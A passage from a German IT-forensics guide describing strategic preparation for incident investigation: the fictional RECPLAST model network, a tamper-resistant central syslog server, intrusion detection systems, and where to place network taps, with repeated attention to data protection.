Insbesondere für den Einsatz in der Strafverfolgung ist die strikte Wahrung einer lückenlosen Beweiskette erforderlich. Deshalb muss (wie auch in [Kru02] beschrieben) jedes gefundene bzw. sichergestellte Objekt sofort mit einem Beweiszettel versehen werden, welcher den Gegenstand eindeutig identifiziert, die vollständige Anzahl benennt und idealerweise den Besitzer dokumentiert. Sämtlicher Zugriff auf das Objekt nach der Sicherstellung ist festzuhalten.

Organisatorische Maßnahmen als strategische Vorbereitung

Aufgrund ihrer Natur sind organisatorische Maßnahmen in die im Kapitel detailliert beschriebene strategische Vorbereitung als Abschnitt einer forensischen Untersuchung einzusortieren.

Die Bedeutung der strategischen Vorbereitung bei einer forensischen Untersuchung

Durch die vornehmliche Betrachtung der IT-Forensik aus der Sichtweise des Anlagenbetreibers ergeben sich, verglichen mit dem üblicherweise exklusiv betrachteten Strafverfolgungsbeamten, einige Einschränkungen (u. a. keine Ausnahmen beim Datenschutz) aber auch eine Vielzahl neuer Möglichkeiten, die IT-Forensik unterstützende Maßnahmen durchzuführen. Diese ergeben sich dadurch, dass der Anlagenbetreiber seine IT-Anlage in Erwartung eines potentiellen Vorfalls derart einrichten kann, dass erheblich mehr zusätzliche Daten für eine forensische Untersuchung zur Verfügung stehen. Diese Maßnahmen

werden als Maßnahmen der strategischen Vorbereitung bezeichnet. Überblicksartig werden nachfolgend einige solcher Maßnahmen vorgestellt.

Planung und Dokumentation der IT-Anlage unter Beachtung der IT-Forensik

Eine enorm wichtige Vorbereitung auf potentielle Vorfälle ist die ausführliche Dokumentation der IT-Anlage. Dazu gehören insbesondere ein *Netzplan* und die *Softwareausstattung* auf den einzelnen IT-Komponenten.
Der Netzplan ist dabei für die strategische Vorbereitung der IT-Forensik bedeutsam. Er identifiziert geeignete Einsatzpunkte für den nachfolgend in Kapitel beschriebenen Digitalen Fahrtenschreiber bzw. für Netzwerksonden eines netzwerkbasierten Intrusion-Detection-Systems, welches in Kapitel erläutert wird. Weiterhin müssen Zugänge zu Netzwerkverkehrsdaten aus Netzkoppelelementen lokalisiert werden. Bei sämtlichen daraus erfolgenden Verkehrsmitschnitten und deren Untersuchung muss der gesetzlich vorgeschriebene Datenschutz beachtet werden.
Von ebenfalls erheblicher Bedeutung ist die Planung der Netzsegmente, insbesondere um den in Kapitel vorgestellten zentralen Logserver zu schützen. Zur weiteren Vertiefung der Netzplanung sei auf die Studie „ISi-LANA“ verwiesen [BSI07]. In diesen zentralen Logserver können nicht nur Logdaten von IT-Anwendungen und vom unterliegenden Betriebssystem eingepflegt werden, sondern auch von expliziten Überwachungssystemen, insbesondere von Intrusion Detection Systemen (IDS).
Die Softwareausstattung legt den Rahmen für die Möglichkeiten zur Sammlung von forensisch relevanten Daten insbesondere aus den eingesetzten IT-Anwendungen (siehe Kapitel) aber auch des eingesetzten Betriebs- und Dateisystems (Kapitelund) und zusätzlicher Einbruchserkennungssoftware (Kapitel und) fest.

Die Musterlandschaft RECPLAST

Zur Beschreibung der Szenarien dieses Leitfadens kommen jeweils Ausschnitte der angepassten IT-Musterlandschaft zum Einsatz, welche unter anderem in dem Webkurs zum IT-Grundschutzhandbuch [GSHB08] anhand des fiktiven Unternehmens „RECPLAST GmbH“ verwendet. Die Abbildung 7 stellt dabei die Ausgangsbasis dar.




Abb. 7: Netzplan der IT-Musterlandschaft „RECPLAST GmbH“

Die nachfolgende Abbildung 8 zeigt den Netzplan des modifizierten Gesamtsystems.




Abb. 8: Netzplan der modifizierten IT-Musterlandschaft „RECPLAST GmbH"

Die Zentrale in Bad Godesberg ist dabei über eine Standleitung unter Einsatz eines Routers (N5) mit der Zweigstelle in Bonn-Beuel verbunden.
Über das Internet sind unter Einsatz von VPN-Verbindungen Zugriffe auf das interne Netz von externen Vertriebsbüros vorgesehen. Der Zugang zum Internet erfolgt über einen zentralen Router (N1). Ein zentraler Switch (N3) verbindet die lokalen Client(Cx)-Server(Sx) Architekturen. Die Finanzbuchhaltung ist durch einen Switch (N4) an das Hauptnetz angebunden.
In Bonn-Beuel erfolgt der Zugriff auf die Zentrale in Bad Godesberg über einen Router (N6), dem ein Switch nachgeschaltet ist.
Gegenüber der ursprünglichen Musterlandschaft wurde ein externer Server (S7) für den Webauftritt der RECPLAST GmbH hinzugefügt. Zudem ist der jeweilige Schutzbedarf durch die Farbgebung in Abbildung 8 kodiert, wobei die Gelbfärbung einem mittleren Schutzbedarf und die rote Einfärbung einem hohen Schutzbedarf entspricht.

Die angenommene Softwareausstattung der einzelnen IT-Komponenten der IT-Anlage RECPLAST entspricht den nachfolgenden Tabellen 1 bis 4.

Externe Klienten	
C8	Windows XP Professional SP2, AntiVir, Open Office, VPN-Client (IPSec oder PPTP)
C9	Windows XP Professional SP2, AntiVir, Open Office, Grundverschlüsselung, VPN-Client (IPSec oder PPTP)

Tabelle 1: Softwareausstattung der externen Klienten

Verwaltung Bad Godesberg	
N1, N3-N5	Router/Switches: Cisco mit IOS
N2	Firewall: Linux (Debian), IDS(-Sensor), VPN-Server (IPSec, PPTP), Application Level Gateway
S5	DB-Server Fibu: Windows Server 2003, MySQL-Server
S1	Domänen-Controller: Windows 2003 (Enterprise-)Server mit Active Directory
S2	Kommunikationsserver: Linux, Postfix, Amavis, ClamAV, Spamassassin
S3	Datei und Druckserver: Windows 2003 Server
S4	DB-Server Kunden&Auftrag: Linux, Apache, MySQL
C1-C5	Windows XP Professional SP2, AntiVir, Open Office

Tabelle 2: Softwareausstattung der Verwaltung Bad Godesberg

Bonn-Beuel	
N6,N7	Router/Switches: Cisco mit IOS
S6	Server: Windows Server 2003, Active Directory
C6, C7	Clients: Windows XP Professional SP2, AntiVir, Open Office

Tabelle 3: Softwareausstattung der Nebenstelle Bonn-Beuel

Webauftritt der Firma RECPLAST	
S7	Web-Server: Linux, Apache, MySQL, PHP, Joomla

Tabelle 4: Softwareausstattung der Internetpräsenz

Hieraus ist ersichtlich, dass die beispielhaft ausgewählte Softwareausstattung sehr heterogen ist. Aus der Kombination der einzelnen Softwarekomponenten ergeben sich reichhaltige Quellen forensisch wertvoller Daten, welche über einen Vorfall gesammelt werden können.

Das Beispiel der RECPLAST Musterlandschaft wird im Kapitel zur Bearbeitung der Beispielszenarien hinzugezogen.

Die Einrichtung und der Betrieb eines zentralen Logservers

Zentraler Logserver

Das Betriebssystem und die darauf installierten Anwendungen auf IT-Komponenten sammeln im regulären Betrieb bereits forensisch wertvolle Daten. Als Beispiel sei hier auf die Ereignisanzeige von Windows-basierten Systemen oder auf den Syslog-Dienst auf Linux-basierten Systemen verwiesen. Ein sehr guter Einblick über die Art und den Umfang verfügbarer Logdaten wird u. a. in der Logdatenstudie des BSI [BSI07a] gegeben.

Diese Daten sind auf den Massenspeichern der jeweiligen IT-Komponente für Nutzer mit Administratorprivilegien einsehbar, löschbar bzw. änderbar. Deshalb kann eine wichtige Maßnahme der strategischen Vorbereitung einer forensischen Untersuchung die Einrichtung eines zentralen Logservers sein. Im Anhang A3 wird exemplarisch die Einrichtung eines derartigen Servers beschrieben. Auf diesem legen dann alle IT-Komponenten ihre Logs zur sicheren Verwahrung ab. Der offensichtliche Vorteil einer solchen Lösung ist, dass die Daten weitestgehend manipulationssicher für eine forensische Untersuchung während und nach einem Vorfall zur Verfügung stehen.

Dazu muss sich dieser zentrale Logserver in einem besonders gesicherten Netzsegment befinden. In der Abbildung 9 ist dieser durch einen gestrichelten Kreis hervorgehoben, da dieser in dieser Modifikation zur Unterstützung forensischer Untersuchungen hinzugefügt wurde. Er ist in die Gruppe der IT-Komponenten mit hohem Schutzbedarf einzuordnen (siehe auch [GSHB08]). Der Zugriff auf diesen Computer ist nur einer minimalen Gruppe von Nutzern zu gewährleisten (z. B. IT-Sicherheitsverantwortlichen oder besonders geschulten Administratoren). Da der zentrale Logserver einen hohen Schutzbedarf besitzt, wird dieser in einem eigenen Subnetz angeschlossen. Darüber hinaus ist das System gegenüber unbefugten Veränderungen abzusichern, die Schutz-anforderungen entsprechen den Anforderungen an die forensische Workstation (siehe Kapitel). Dies gilt insbesondere hinsichtlich der Minimalität der nötigen Rechte für den Logdienst. Des Weiteren ist es sinnvoll, dass Daten lediglich hinzugefügt werden können, d.h. eine Veränderung oder Löschung von bestehenden Logdaten durch den Logdienst sollte verhindert werden.




Abb. 9: Erweitertes RECPLAST-Netz mit Logdaten- und Backupserver

Die gesammelten Logdaten sollten idealerweise bereits am Erzeugungsort, spätestens jedoch beim Eingang in den zentralen Logdatenserver mittels kryptographischer Maßnahmen auf Integrität abgesichert werden, um eine Manipulation der Daten ausschließen zu können.

Des Weiteren sollten die Daten zusätzlich verschlüsselt werden. Dies ist eine direkte Folge aus der Notwendigkeit der Einhaltung der allgemeinen Prinzipien und gesetzlichen Vorschriften (siehe Kapitel).

Es wird vorgeschlagen, als Protokoll für das Format der Logdaten und deren Übertragung den Quasi-Industriestandard „Syslog“[24] einzusetzen.

Diese Empfehlung ist darin begründet, dass häufig IT-Anlagen sehr heterogen bzgl. des eingesetzten Betriebssystems und den darauf laufenden Anwendungen bestückt sind. Diesen Umstand reflektiert auch die auf Abbildung 8 vorgestellte Musterlandschaft RECPLAST anhand der Tabellen 1 bis 4. Um jedoch das Ziel umsetzen zu können, auf einem zentralen Logdatenserver alle Ereignisse und Logs aller IT-Komponenten zu sichern, gibt es verschiedene Programme, um die Windows-basierten, in einem Binärformat kodierten Ereignislogs (engl. Event Logs) in das textbasierte Syslog Format (siehe dazu auch das RFC 3164[25]) zu

24 Syslog ist konform mit dem Industriestandard XSH4.2, siehe dazu auch: http://h30097.www3.hp.com/docs/base_docDOCUMENTATION/V51_HTML/MAN/MAN3/0193____.HTM

25 http://www.faqs.org/rfcs/rfc3164.html

übersetzen. Beispielhaft seien hier die Lösungen „evtsys[26]" und „Snare[27]" genannt. Diese wandeln auf dem Windows-Betriebssystem die anfallenden Eventlogs in das Syslogformat um und versenden es über das Netzwerk an den anzugebenden Syslogserver. Der Inhalt des Syslogservers ist selbstverständlich regelmäßig auf nur einmal beschreibbaren Medien zu sichern.

Achtung! Denial-of-Service möglich

Jedoch ist dabei zu beachten, dass die Gefahr eines Denial-of-Service Vorfalls besteht. Dies ist darin begründet, dass im normalen Verhalten der Syslogserver jedes Log entgegennimmt, welches auf dem vereinbarten Port (vorgabemäßig der UDP Port 514) eintrifft. Hier besteht die Gefahr, dass durch absichtliches Überfluten des Syslogservers mit sinnlosen Logs der Speicherplatz u. U. sehr schnell ausgeschöpft wird. Um diese Möglichkeit zumindest einzuschränken, kann in der Konfiguration des Servers angegeben werden, von welcher IP Logs entgegengenommen werden sollen bzw. welche verworfen werden sollen.

Achtung! syslog-ng bevorzugt einsetzen

Da der originale Syslog-Standard jedoch den Transport über das UDP-Protokoll[28] im Klartext vorsieht, kann hier nur zum Einsatz von „Syslog-ng"[29] geraten werden. Diese auf dem originalen Standard basierende Implementierung erweitert das Versenden und Entgegennehmen von Syslog-Ereignissen im Klartext unter Einsatz von UDP um die Möglichkeit, eine verbindungsorientierte Kommunikation (unter Einsatz von TCP) verschlüsselt aufzubauen. Nur durch den Einsatz einer solchen Transportmöglichkeit kann die Forderung der IT-Forensik nach unverfälschten Daten bzgl. Integrität und Authentizität (siehe Kapitel) gewährleistet werden.

Datenschutz beachten!

Durch den Einsatz der Verschlüsselung wird auch der Forderung nachgekommen, dass die anfallenden Daten entsprechend den Richtlinien und Forderungen des Datenschutzes zu behandeln sind (siehe dazu auch Kapitel). Dies gilt beispielsweise auch für die Zweckbindung der erhobenen Daten. So dürfen die in den Logs enthaltenen Anmeldezeiten zwar zur Vorfallsaufklärung verwendet werden, dürfen jedoch nicht beispielsweise zur Arbeitszeitüberwachung von Mitarbeitern genutzt werden. Um datenschutzkonform vorzugehen, wird vorgeschlagen, zweigeteilte Passwörter zu verwenden. Dabei können die Logs nur eingesehen werden, wenn mindestens zwei Personen ihre jeweiligen Passwörter eingeben. Die zweite Person sollte der Datenschutzbeauftragte in der Organisation sein. Eine Diskussion, welche Daten überhaupt und in welchen Umständen erhoben werden kann, findet sich u. a. in [Pim06].

Im Anhang A3 wird die Einrichtung eines zentralen Logservers sowie eines Windows-basierten als auch eines Linux-basierten Klienten beschrieben, welche die genannten Forderungen erfüllen.

---

26 https://engineering.purdue.edu/ECN/Resources/Documents/UNIX/evtsys
27 http://www.intersectalliance.com/projects/SnareWindows/
28 UDP versendet Pakete, ohne eine Bestätigung seitens des Empfängers einzuholen. Die Reihenfolge der Ankunft der Pakete ist ebenfalls nicht garantiert.
29 Download über http://www.balabit.com/network-security/syslog-ng/

Der Einsatz von Intrusion Detection Systemen in der IT-Forensik

Der Anlagenbetreiber kann im Rahmen der strategischen Vorbereitung Maßnahmen treffen, welche die Aufklärung eines Vorfalls unterstützen können. Eine derartige Maßnahme ohne konkreten Vorfallsverdacht aber in Erwartung eines solchen ist die Einrichtung eines Intrusion Detection Systems (IDS). Als weiterführende Literatur zum Thema IDS sei beispielhaft auf [Plö07] und [Lai00] verwiesen. In eine ähnliche Richtung, wenn auch unter Ausnutzung von erheblich höheren Ressourcen, zielen auch sich in der Forschung befindliche und u. a. in [IST08] beschriebene Misuse Detection Systeme, bei welchen dann auch künstliche Intelligenz zur Unterscheidung von zulässiger Nutzung und Missbrauch zum Einsatz kommt.

Derartige Systeme lassen sich in netzwerkbasierte (NIDS) und hostbasierte (HIDS) Intrusion Detection Systeme unterteilen. In einem hostbasierten Intrusion Detection System werden Regelverletzungen durch z. B. ungewöhnliche Systemaufrufe, Dateisystemveränderungen, Loginzeiten oder Systemauslastungen aufgezeichnet. Beispielhaft seien hier die HIDS „systrace[30]“ und „tripwire[31]“ genannt.

Netzwerkbasierte Intrusion Detection Systeme hingegen überwachen den ein- und ausgehenden Netzwerkverkehr und protokollieren Regelverletzungen anhand von erkannten Anomalien. Ein typischer Vertreter eines NIDS ist das in Kapitel beschriebene Programm „Snort[32]“.

Es gibt jedoch auch Hybridsysteme, welche sowohl das System, auf dem sie gestartet wurden als auch das Netzwerk überwachen. Im Rahmen der IT-Forensik sind nun derartige IDS wertvolle Datenquellen, welche wichtige Merkmale von Vorfällen aufzeichnen können. Dabei muss jedoch angemerkt werden, dass Fehlinterpretationen die Konsequenz aus dem Einsatz eines IDS sein können.

Zwei Arten von Fehlern sind dabei möglich. Entweder wurde ein Alarm ausgelöst, obwohl kein Fehlverhalten stattfand (engl. false positive), oder schlimmer noch, es wird kein Alarm ausgelöst, obwohl ein Sicherheitsvorfall auftrat (engl. false negative). Das Fehlverhalten liegt darin begründet, dass die Untersuchung anhand von Regelsätzen erfolgt, welche vom Betreiber der IT-Anlage im Rahmen der strategischen Vorbereitung festgelegt werden müssen. Dabei können Regeln zur Verfügung gestellt werden, welche ein ungewöhnliches Verhalten erkennen (Anomalieerkennung), oder es können Regeln erstellt werden, welche einen Befehlsablauf enthalten, der typischerweise nur zum Einbruch in ein System benutzt wird (Signaturerkennung).

Für den Einsatz in der IT-Forensik ist die Fähigkeit von IDS maßgeblich, die erkannten Regelverletzungen zu protokollieren. Die Regelsätze müssen häufig sich ändernden Gegebenheiten angepasst werden. Aus der forensischen Sicht ist es absolut notwendig, die für den jeweiligen Zeitraum geltenden Regelsätze zusammen mit den Logdateien manipulationssicher aufzubewahren.

30 http://www.citi.umich.edu/u/provos/systrace/
31 http://sourceforge.net/projects/tripwire
32 http://www.snort.org/

Um die Gefahr der Manipulation der gewonnenen Logdaten abzuwenden, sollten diese analog zu den Logdaten von Betriebssystem und IT-Anwendungen auf den im Kapitel vorgestellten Logdatenserver manipulationssicher abgelegt werden.

Platzierung von Netzwerksensoren

NIDS können die Daten nicht nur von dem Netzwerkinterface der IT-Komponente sammeln, auf der sie gestartet wurden. Es ist möglich, so genannte Netzwerksensoren innerhalb der IT-Anlage zu verteilen, um einen besseren Überblick über das gesamte Netz der IT-Anlage zu bekommen.

Netzwerk-Taps

Zur Realisierung dieser Funktionalität können so genannte Taps eingesetzt werden. Diese werden in ein Netzwerk eingeschaltet und erlauben den Abgriff des Netzwerkverkehrs. Den Aufbau eines Taps beschreibt die nachfolgende Abbildung 10.




Abb. 10: Schematische Darstellung eines Tap nach [Lai00]

Ein derartiger Tap ist derart aufgebaut, dass die Verbindung zwischen dem Eingang A und dem Ausgang B durchgeleitet wird. Aufgeteilt in die jeweilige Kommunikationsrichtung wird zusätzlich der Netzwerkverkehr auf die Tap Ausgänge A und B gelegt.

Einsatz als Netzwerk-Writeblocker

Die Taps arbeiten transparent, d. h. an den Tap Ausgängen A und B angeschlossene Geräte beeinflussen das Netzwerk A B nicht und sind durch dieses auch nicht detektierbar. Damit erfüllt ein Tap für das Netzwerk die Funktionalität eines Writeblockers. Ein Ausfall der Versorgungsspannung hat keinen Einfluss auf die Funktion der Netzwerkverbindung, auch wenn in diesem Fall die Funktion als Sensor für das IDS verloren geht.

Diese Taps müssen im Rahmen der strategischen Vorbereitung einer forensischen Untersuchung bereits bei der Planung der IT-Anlage geeignet positioniert werden. Dazu hilft der ebenfalls in der strategischen Vorbereitung zu erstellende Netzplan (siehe Kapitel). Im vorgestellten Beispiel des Netzplans der IT-Anlage der Musterlandschaft RECPLAST ist auf dem Computersystem N2 ein IDS installiert, dieses fungiert zugleich als Sensor auf N2. Zudem werden an zentralen Punkten des Netzes Taps eingesetzt, diese sind in Abbildung 11 mit P1 bis P4 bezeichnet und durch einen gestrichelten Kreis umrandet.




Abb. 11: Einsatz von Taps im RECPLAST-Netzwerk

Diese zentralen Punkte des RECPLAST- Netzwerks, an denen der Einsatz von Taps vorgeschlagen wird, sind im Einzelnen:

- zwischen N3 und N5 (P1)
- zwischen N3 und N4 (P2)
- zwischen N5 und N8 (P3)
- zwischen N6 und N7 (P4)

Die Idee dahinter ist, dass aufgrund des Einsatzes von Netzwerkelementen vom Typ Switch eine Trennung zwischen den einzelnen Netzwerkleitungen erfolgt, d. h. das Platzieren eines Taps beispielsweise zwischen der Arbeitsstation C1 und dem Switch N4 würde die Kommunikation zwischen der Arbeitsstation C2 und dem Internet-Router N1 nicht erfassen. Auf den Netzübergangspunkten der obigen Auflistung hingegen lässt sich der gesamte Verkehr auf diesem Netzsegment überwachen. Ein Vorfall zwischen zwei Arbeitsstationen innerhalb eines Subnetzes könnte mit diesem Vorschlag jedoch nicht erfasst werden. Da durch die Anschaffung von Taps Kosten entstehen, muss die Anzahl der einzusetzenden Taps mit dem potentiellen Gewinn an Daten abgewogen werden.

Einige Switches, so genannte Managed Switches bieten zudem einen sog. Monitorport. Bei diesen lässt sich der gesamte Netzwerkverkehr aller Anschlüsse (oder eine auswählbare Teilmenge) auf diesen Monitorport legen, so dass das IDS bzw. ein „digitaler Fahrtenschreiber“ (siehe Kapitel) Zugriff auf die darüber übermittelten Daten hat.

Datenschutz beachten!

Die anfallenden Daten sind entsprechend den Richtlinien und Forderungen des Datenschutzes zu behandeln (siehe dazu auch Kapitel). Dies gilt beispielsweise auch für die Zweckbindung der erhobenen Daten. So dürfen die in den Logs von NIDS enthaltenen Verbindungsdaten zwar zur Vorfallsaufklärung verwendet werden, dürfen jedoch nicht beispielsweise zur Überwachung des Surfverhaltens von Mitarbeitern genutzt werden. Eine Diskussion, welche Daten überhaupt und in welchen Umständen erhoben werden kann, findet sich u. a. in [Pim06].

Der „digitale Fahrtenschreiber“ als forensisches Werkzeug

Wie eingangs dieses Kapitels beschrieben wurde, sollten bereits bei der Entwicklung des Netzplans im Rahmen der strategischen Vorbereitung geeignete Anschlussstellen für netzwerkbasierte Aufklärungssysteme identifiziert werden. An diesen Stellen können dann im Verdachtsfall forensische Werkzeuge angeschlossen werden, welche in der Lage sind, den Netzwerkverkehr bzw. Teile davon beweissicher (d. h. unter Wahrung der Authentizität und der Integrität, siehe Kapitel) für eine nachfolgende forensische Untersuchung zu erfassen.

